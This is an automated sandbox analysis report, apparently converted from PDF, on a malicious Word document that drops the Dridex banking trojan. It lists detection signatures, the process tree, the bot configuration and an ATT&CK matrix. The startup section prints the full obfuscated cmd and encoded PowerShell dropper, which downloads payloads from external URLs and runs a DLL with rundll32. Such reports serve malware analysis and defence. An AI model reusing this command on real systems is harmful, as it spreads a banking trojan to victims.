



ID: 339433
Sample Name:
Order.802796810.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:31:58
Date: 14/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Order.802796810.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 5
Threatname: Dridex 5
Yara Overview 5
Sigma Overview 5
System Summary: 5
Signature Overview 6
AV Detection: 6
Networking: 6
System Summary: 6
Data Obfuscation: 6
Persistence and Installation Behavior: 6
HIPS / PFW / Operating System Protection Evasion: 6
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 11
Public 12
General Information 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASN 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 15
General 16
File Icon 16
Static OLE Info 16
General 16
OLE File "Order.802796810.doc" 16
Indicators 16
Summary 16
Document Summary 17
Streams with VBA 17
VBA File Name: Hcpsclo3w5h, Stream Size: 1107 17

General 17
VBA Code Keywords 17
VBA Code 17
VBA File Name: Ty191wz8hynv3fl, Stream Size: 14181 17
General 17
VBA Code Keywords 18
VBA Code 20
VBA File Name: X3l1wup0ifeb, Stream Size: 699 20
General 20
VBA Code Keywords 21
VBA Code 21
Streams 21
Stream Path: \x1CompObj, File Type: data, Stream Size: 146 21
General 21
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 21
General 21
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 496 21
General 21
Stream Path: 1Table, File Type: data, Stream Size: 6673 22
General 22
Stream Path: Data, File Type: data, Stream Size: 20897 22
General 22
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 506 22
General 22
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 125 22
General 22
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3955 23
General 23
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 658 23
General 23
Stream Path: WordDocument, File Type: data, Stream Size: 24217 23
General 23
Network Behavior 23
Network Port Distribution 23
TCP Packets 24
UDP Packets 25
DNS Queries 25
DNS Answers 26
HTTP Request Dependency Graph 26
HTTP Packets 26
Code Manipulations 26
Statistics 26
Behavior 26
System Behavior 27
Analysis Process: WINWORD.EXE PID: 1068 Parent PID: 584 27
General 27
File Activities 27
File Created 27
File Deleted 27
Registry Activities 28
Key Created 28
Key Value Created 28
Key Value Modified 29
Analysis Process: cmd.exe PID: 952 Parent PID: 1220 31
General 31
Analysis Process: msg.exe PID: 2384 Parent PID: 952 33
General 33
Analysis Process: powershell.exe PID: 2520 Parent PID: 952 33
General 33
File Activities 35
File Created 35
File Written 35
File Read 36
Registry Activities 37
Analysis Process: rundll32.exe PID: 2532 Parent PID: 2520 37
General 37
File Activities 37
File Read 37
Analysis Process: rundll32.exe PID: 2556 Parent PID: 2532 37
General 37
File Activities 38
Disassembly 38
Code Analysis 38


Analysis Report Order.802796810.doc

Overview

General Information

Sample Name:	Order.802796810.doc
Analysis ID:	339433
MD5:	b1c2a32cb28d07..
SHA1:	3ac3123decd869..
SHA256:	6951461b231a0f4.

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Office document tries to convince vi…
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Machine Learning detection for dropp…
- Obfuscated command line found
- Potential dropper URLs found in pow…
- Powershell drops PE file
- Sigma detected: Suspicious Encode

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1068 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 952 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBlAFQ

ALQBpAHQARQBtACAAdgBhAFIASQBhAElAbABFADoAdwAyAEgAQwAgACgAWwB0AHkAUABFAF0AKAAiAHsAMAB9AHsAMgB9AHsAMwB9AHsAMQB9ACIAIAAtAGY
AJwBzAHkAUwB0ACcALAAnAHIARQBDAHQAbwBSAHkAJwAsACcAZQBNAC4AaQBvAC4AJwAsACcARABpACcAKQAgACkAIAAgADsAIAAgACAAcwBFAHQALQBpAHQ
AZQBtACAAKAAiAFYAQQByAGkAYQAiACsAIgBiAGwAZQA6ACIAKwAiAHMAIgArACIAOQBuADYAIgApACAAKAAgAFsAdAB5AHAAZQBdACgAIgB7ADQAfQB7ADAAfQB7ADcAf
QB7ADUAfQB7ADgAfQB7ADMAfQB7ADYAfQB7ADIAfQB7ADEAfQAiAC0AZgAgACcAcwBUAEUAbQAuAG4AJwAsACcARQBSACcALAAnAG4AYQBnACcALAAnAGkAY
wAnACwAJwBTAHkAJwAsACcALgAnACwAJwBFAFAAbwBpAE4AdABtAGEAJwAsACcARQBUACcALAAnAFMAZQByAHYAJwApACAAIAApADsAIAAkAFIAegBlADgAbQBzADEAPQA
kAEwAXwA3AEYAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAFoANAAwAEoAOwAkAFUANQAxAEIAPQAoACgAJwBJACcAKwAnADgANgAnACkAKwA
nAFkAJwApADsAIAAkAHcAMgBoAEMAOgA6ACIAYwByAEUAYQB0AGAAZQBEAGkAYABSAGUAYwB0AE8AYABSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB
GAHAAJwArACgAJwBmAEwAJwArACcAeAA4ACcAKQArACgAJwBvACcAKwAnADAAcwAnACsAJwB6AEYAcAAnACkAKwAoACcAZgBHAHoAdABhACcAKwAnAHoAawA
nACkAKwAoACcAbABGACcAKwAnAHAAJwApACsAJwBmACcAKQAtAHIARQBwAGwAYQBDAEUAIAAoACcARgAnACsAJwBwAGYAJwApACwAWwBDAGgAQQByAF0AOQA
yACkAKQA7ACQAUQA4ADEAQgA9ACgAJwBYACcAKwAoACcANAAnACsAJwBfAFYAJwApACkAOwAgACQAUwA5AE4ANgA6ADoAIgBzAEUAYwB1AHIAYABpAGAAVAB

ZAHAAUgBvAGAAVABPAGMATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABQADUANQBMAD0AKAAoACcASQAnACsAJwB
fADYAJwApACsAJwBGACcAKQA7ACQATwBsAHYAdgB3AG4ANgAgAD0AIAAoACgAJwBJACcAKwAnADEAMQAnACkAKwAnAEYAJwApADsAJABJADgAMgBPAD0AKAA
nAEkAJwArACgAJwAzADQAJwArACcAUgAnACkAKQA7ACQAVQBvADcAbwBsAHUAZQA9ACQASABPAE0ARQArACgAKAAoACcAYwBIACcAKwAnAHEAJwApACsAKAA
nAEwAeAA4ACcAKwAnAG8AJwArACcAMABzACcAKQArACgAJwB6AGMASAAnACsAJwBxACcAKQArACgAJwBHAHoAdAAnACsAJwBhAHoAJwApACsAKAAnAGsAJwA
rACcAbABjAEgAcQAnACkAKQAgACAALQBSAGUAcABsAEEAQwBFACAAKABbAEMASABhAFIAXQA5ADkAKwBbAEMASABhAFIAXQA3ADIAKwBbAEMASABhAFIAXQA
xADEAMwApACwAWwBDAEgAYQBSAF0AOQAyACkAKwAkAE8AbAB2AHYAdwBuADYAKwAoACcALgBkACcAKwAnAGwAbAAnACkAOwAkAFMAXwA2AFAAPQAoACcAUgA
nACsAKAAnADUAMQAnACsAJwBOACcAKQApADsAJABHAHQAMABIAHMAMQB1AD0AKAAoACcAQQBdACcAKwAnAFsAJwArACcAcQBbAEQAJwApACsAJwA6AC8AJwA
rACgAJwAvAG0AJwArACcAYQBpACcAKQArACgAJwBsAC4AJwArACcAawAnACkAKwAnAHkAbwAnACsAJwBqACcAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbwBuAGQAJwApA
CsAJwB1AGkAJwArACcAdAAnACsAJwBzAC4AJwArACgAJwBjAG8AbQAvAGoAJwArACcAaABnAHUAJwArACcAbgAnACkAKwAoACcANwA1ACcAKwAnADMAJwApACsAKAAnAC4
AegBpAHAAQABBAF0AWwAnACsAJwBxAFsARAAnACsAJwA6AC8ALwAnACkAKwAnAGEAJwArACgAJwBjAGMAdQByACcAKwAnAGEAdAAnACsAJwBlAGIAYwAnACk
AKwAoACcALgBnAHIAJwArACcALwBlADAAbAB3ACcAKwAnADMAdAAuAHoAJwArACcAaQAnACkAKwAoACcAcABAACcAKwAnAEEAXQAnACkAKwAnAFsAcQAnACsAKAAnAFsAR
AAnACsAJwA6ACcAKQArACgAJwAvAC8AdAB1ACcAKwAnAG0AawAnACkAKwAoACcAdQB2AC4AbwAnACsAJwByACcAKQArACgAJwBnAC4AdAByAC8AJwArACcAegAnACsAJwB
kADgAJwApACsAJwBkAHgAJwArACgAJwBiADIAdQAnACsAJwAuAHoAaQAnACsAJwBwACcAKQArACcAQAAnACsAKAAnAEEAJwArACcAXQBbACcAKQArACcAcQBbACcAKwAnA
EQAOgAnACsAJwAvAC8AJwArACcAdAAnACsAJwBoAGUAJwArACgAJwB3ACcAKwAnAG8AcgBsAGQAbwBmAGoAYQBjACcAKwAnAG8AJwArACcAYgAuACcAKQArA
CcAYwAnACsAJwBvAG0AJwArACgAJwAvAGMAagBzACcAKwAnAG8AJwApACsAKAAnAG0AbABvACcAKwAnAC4AegBpAHAAQAAnACkAKwAoACcAQQAnACsAJwBdA
FsAcQAnACkAKwAnAFsAJwArACgAJwBEADoALwAnACsAJwAvACcAKQArACcAZQAtACcAKwAoACcAbQBhAGMAbwAnACsAJwBtACcAKQArACcALgAnACsAKAAnAGMAJwArACc
AbwBtAC4AJwApACsAKAAnAGIAJwArACcAcgAvAGMAbAAzACcAKQArACcANQAnACsAKAAnAGUAMAAuAHoAaQBwACcAKwAnAEAAQQAnACsAJwBdAFsAJwApACs
AJwBxAFsAJwArACgAJwBEACcAKwAnADoALwAnACkAKwAnAC8AbAAnACsAKAAnAGUAZwAnACsAJwBpACcAKwAnAG8AbgAuAHMAJwArACcAZQByACcAKwAnAGk
AZQBzAG4AJwApACsAJwBvAHcAJwArACgAJwAuAHcAZQAnACsAJwBiACcAKQArACgAJwBzAGkAdAAnACsAJwBlACcAKQArACcALwBxACcAKwAoACcAMwAnACsAJwAzAHIAd
gAnACkAKwAnADIAJwArACgAJwAuAHoAaQAnACsAJwBwACcAKQApAC4AIgByAGUAYABwAGwAYABBAEMARQAiACgAKAAoACcAQQBdACcAKwAnAFsAJwApACsAJ
wBxACcAKwAnAFsARAAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAoACcAZAAnACsAKAAnAHMAJwArACcAZQB3AGYAJwApACkALAAoACcAdwAnACsAKAAnAGUAd
gB3ACcAKwAnAGUAJwApACkAKQAsACgAJwBhAGUAJwArACcAZgBmACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkAKQBbADIAXQApAC4AI
gBTAFAAbABgAGkAdAAiACgAJABLADEANwBQACAAKwAgACQAUgB6AGUAOABtAHMAMQAgACsAIAAkAEoAMgA0AEwAKQA7ACQAUAA4ADkASgA9ACgAJwBHADIAJ
wArACcANQBQACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQARwBoAGIAcgBjAGYAXwAgAGkAbgAgACQARwB0ADAAZQBzADEAdQApAHsAdAByAHkAewAoACYAK
AAnAE4AJwArACcAZQB3AC0ATwBiAGoAZQBjACcAKwAnAHQAJwApACAAUwBZAFMAdABlAG0ALgBuAEUAdAAuAHcAcgBpAHQAZQBzADEAdQApAHsAJwBkACcAK

AHkAUABFAF0AKAAiAHsAMAB9AHsAMgB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBzAHkAUwB0ACcALAAnAHIARQBDAHQAbwBSAHkAJwAsACcAZQBNAC4AaQBv
AC4AJwAsACcARABpACcAKQAgACkAIAAgADsAIAAgACAAcwBFAHQALQBpAHQAZQBtACAAKAAiAFYAQQByAGkAYQAiACsAIgBiAGwAZQA6ACIAKwAiAHMAIgAr
ACIAOQBuADYAIgApACAAKAAgAFsAdAB5AHAAZQBdACgAIgB7ADQAfQB7ADAAfQB7ADcAfQB7ADUAfQB7ADgAfQB7ADMAfQB7ADYAfQB7ADIAfQB7ADEAfQAi
AC0AZgAgACcAcwBUAEUAbQAuAG4AJwAsACcARQBSACcALAAnAG4AYQBnACcALAAnAGkAYwAnACwAJwBTAHkAJwAsACcALgAnACwAJwBFAFAAbwBpAE4AdABt
AGEAJwAsACcARQBUACcALAAnAFMAZQByAHYAJwApACAAIAApADsAIAAkAFIAegBlADgAbQBzADEAPQAkAEwAXwA3AEYAIAArACAAWwBjAGgAYQByAF0AKAA2
ADQAKQAgACsAIAAkAFoANAAwAEoAOwAkAFUANQAxAEIAPQAoACgAJwBJACcAKwAnADgANgAnACkAKwAnAFkAJwApADsAIAAkAHcAMgBoAEMAOgA6ACIAYwBy
AEUAYQB0AGAAZQBEAGkAYABSAGUAYwB0AE8AYABSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwBGAHAAJwArACgAJwBmAEwAJwArACcAeAA4ACcAKQAr
ACgAJwBvACcAKwAnADAAcwAnACsAJwB6AEYAcAAnACkAKwAoACcAZgBHAHoAdABhACcAKwAnAHoAawAnACkAKwAoACcAbABGACcAKwAnAHAAJwApACsAJwBm
ACcAKQAtAHIARQBwAGwAYQBDAEUAIAAoACcARgAnACsAJwBwAGYAJwApACwAWwBDAGgAQQByAF0AOQAyACkAKQA7ACQAUQA4ADEAQgA9ACgAJwBYACcAKwAo
ACcANAAnACsAJwBfAFYAJwApACkAOwAgACQAUwA5AE4ANgA6ADoAIgBzAEUAYwB1AHIAYABpAGAAVABZAHAAUgBvAGAAVABPAGMATwBMACIAIAA9ACAAKAAn
AFQAJwArACgAJwBsACcAKwAnAHMAMQAyACcAKQApADsAJABQADUANQBMAD0AKAAoACcASQAnACsAJwBfADYAJwApACsAJwBGACcAKQA7ACQATwBsAHYAdgB3
AG4ANgAgAD0AIAAoACgAJwBJACcAKwAnADEAMQAnACkAKwAnAEYAJwApADsAJABJADgAMgBPAD0AKAAnAEkAJwArACgAJwAzADQAJwArACcAUgAnACkAKQA7
ACQAVQBvADcAbwBsAHUAZQA9ACQASABPAE0ARQArACgAKAAoACcAYwBIACcAKwAnAHEAJwApACsAKAAnAEwAeAA4ACcAKwAnAG8AJwArACcAMABzACcAKQAr
ACgAJwB6AGMASAAnACsAJwBxACcAKQArACgAJwBHAHoAdAAnACsAJwBhAHoAJwApACsAKAAnAGsAJwArACcAbABjAEgAcQAnACkAKQAgACAALQBSAGUAcABs
AEEAQwBFACAAKABbAEMASABhAFIAXQA5ADkAKwBbAEMASABhAFIAXQA3ADIAKwBbAEMASABhAFIAXQAxADEAMwApACwAWwBDAEgAYQBSAF0AOQAyACkAKwAk
AE8AbAB2AHYAdwBuADYAKwAoACcALgBkACcAKwAnAGwAbAAnACkAOwAkAFMAXwA2AFAAPQAoACcAUgAnACsAKAAnADUAMQAnACsAJwBOACcAKQApADsAJABH
AHQAMABlAHMAMQB1AD0AKAAoACcAQQBdACcAKwAnAFsAJwArACcAcQBbAEQAJwApACsAJwA6AC8AJwArACgAJwAvAG0AJwArACcAYQBpACcAKQArACgAJwBs
AC4AJwArACcAawAnACkAKwAnAHkAbwAnACsAJwBqACcAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbwBuAGQAJwApACsAJwB1AGkAJwArACcAdAAnACsAJwBz
AC4AJwArACgAJwBjAG8AbQAvAGoAJwArACcAaABnAHUAJwArACcAbgAnACkAKwAoACcANwA1ACcAKwAnADMAJwApACsAKAAnAC4AegBpAHAAQABBAF0AWwAn
ACsAJwBxAFsARAAnACsAJwA6AC8ALwAnACkAKwAnAGEAJwArACgAJwBjAGMAdQByACcAKwAnAGEAdAAnACsAJwBlAGIAYwAnACkAKwAoACcALgBnAHIAJwAr
ACcALwBlADAAbAB3ACcAKwAnADMAdAAuAHoAJwArACcAaQAnACkAKwAoACcAcABAACcAKwAnAEEAXQAnACkAKwAnAFsAcQAnACsAKAAnAFsARAAnACsAJwA6
ACcAKQArACgAJwAvAC8AdAB1ACcAKwAnAG0AawAnACkAKwAoACcAdQB2AC4AbwAnACsAJwByACcAKQArACgAJwBnAC4AdAByAC8AJwArACcAegAnACsAJwBk

ADgAJwApACsAJwBkAHgAJwArACgAJwBiADIAdQAnACsAJwAuAHoAaQAnACsAJwBwACcAKQArACcAQAAnACsAKAAnAEEAJwArACcAXQBbACcAKQArACcAcQBb
ACcAKwAnAEQAOgAnACsAJwAvAC8AJwArACcAdAAnACsAJwBoAGUAJwArACgAJwB3ACcAKwAnAG8AcgBsAGQAbwBmAGoAYQBjACcAKwAnAG8AJwArACcAYgAu
ACcAKQArACcAYwAnACsAJwBvAG0AJwArACgAJwAvAGMAagBzACcAKwAnAG8AJwApACsAKAAnAG0AbABvACcAKwAnAC4AegBpAHAAQAAnACkAKwAoACcAQQAn
ACsAJwBdAFsAcQAnACkAKwAnAFsAJwArACgAJwBEADoALwAnACsAJwAvACcAKQArACcAZQAtACcAKwAoACcAbQBhAGMAbwAnACsAJwBtACcAKQArACcALgAn
ACsAKAAnAGMAJwArACcAbwBtAC4AJwApACsAKAAnAGIAJwArACcAcgAvAGMAbAAzACcAKQArACcANQAnACsAKAAnAGUAMAAuAHoAaQBwACcAKwAnAEAAQQAn
ACsAJwBdAFsAJwApACsAJwBxAFsAJwArACgAJwBEACcAKwAnADoALwAnACkAKwAnAC8AbAAnACsAKAAnAGUAZwAnACsAJwBpACcAKwAnAG8AbgAuAHMAJwAr
ACcAZQByACcAKwAnAGkAZQBzAG4AJwApACsAJwBvAHcAJwArACgAJwAuAHcAZQAnACsAJwBiACcAKQArACgAJwBzAGkAdAAnACsAJwBlACcAKQArACcALwBx
ACcAKwAoACcAMwAnACsAJwAzAHIAdgAnACkAKwAnADIAJwArACgAJwAuAHoAaQAnACsAJwBwACcAKQApAC4AIgByAGUAYABwAGwAYABBAEMARQAiACgAKAAo
ACcAQQBdACcAKwAnAFsAJwApACsAJwBxACcAKwAnAFsARAAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAoACcAZAAnACsAKAAnAHMAJwArACcAZQB3AGYAJwAp
ACkALAAoACcAdwAnACsAKAAnAGUAdgB3ACcAKwAnAGUAJwApACkAKQAsACgAJwBhAGUAJwArACcAZgBmACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQAr
ACcAcAAnACkAKQBbADIAXQApAC4AIgBTAFAAbABgAGkAdAAiACgAJABLADEANwBQACAAKwAgACQAUgB6AGUAOABtAHMAMQAgACsAIAAkAEoAMgA0AEwAKQA7
ACQAUAA4ADkASgA9ACgAJwBHADIAJwArACcANQBQACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQARwBoAGIAcgBjAGYAXwAgAGkAbgAgACQARwB0ADAAZQBz
ADEAdQApAHsAdABhAHkAewAoACYAKAAnAE4AJwArACcAZQB3AC0ATwBiAGoAZQBjACcAKwAnAHQAJwApACAAUwBZAFMAdABlAG0ALgBuAEUAdAAuAHcARQBi
AEMAbABpAEUATgBUACkALgAiAEQATwB3AGAATgBMAE8AQQBEAGYAaQBgAEwAZQAiACgAJABHAGgAYgByAGMAZgBfACwAIAAkAFUAbwA3AG8AbAB1AGUAKQA7
ACQASwAxADgASwA9ACgAJwBKACcAKwAoACcANQBfACcAKwAnAFoAJwApACkAOwBJAGYAIAAoACgALgAoACcARwBlACcAKwAnAHQALQAnACsAJwBJAHQAZQBt
ACcAKQAgACQAVQBvADcAbwBsAHUAZQApAC4AIgBMAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQANgAwADkANQApACAAewAmACgAJwByAHUAJwArACcAbgBk
AGwAbAAnACsAJwAzADIAJwApACAAJABVAG8ANwBvAGwAdQBlACwAKAAoACcAUgAnACsAJwB1AG4ARAAnACkAKwAnAGwAbAAnACkALgAiAFQAYABPAHMAVABy
AGkAYABOAGcAIgAoACkAOwAkAFoANgAyAEgAPQAoACgAJwBCACcAKwAnADcAOAAnACkAKwAnAFcAJwApADsAYgByAGUAYQBrADsAJABYADAANABMAD0AKAAo
ACcARQAnACsAJwAyADQAJwApACsAJwBBACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAWgA1ADEAUwA9ACgAJwBJACcAKwAoACcAMwAnACsAJwA5AE0AJwAp
ACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2532 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll RunDll MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2556 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll RunDll MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Config: ": [
    "-------------------------------------------------",
    "BOT ID",
    "-------------------------------------------------",
    "Bot id : 52270",
    "-------------------------------------------------",
    "IP Address table",
    "-------------------------------------------------",
    "Address count 0"
  ]
}
```


Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

AV Detection:



Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking:



Potential dropper URLs found in powershell memory

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

HIPS / PFW / Operating System Protection Evasion:




Encrypted powershell cmdline option found

Copyright null 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insec Netw Comm
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redir Calls/
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	Native API 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM C Swap
Cloud Accounts	Exploitation for Client Execution 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto

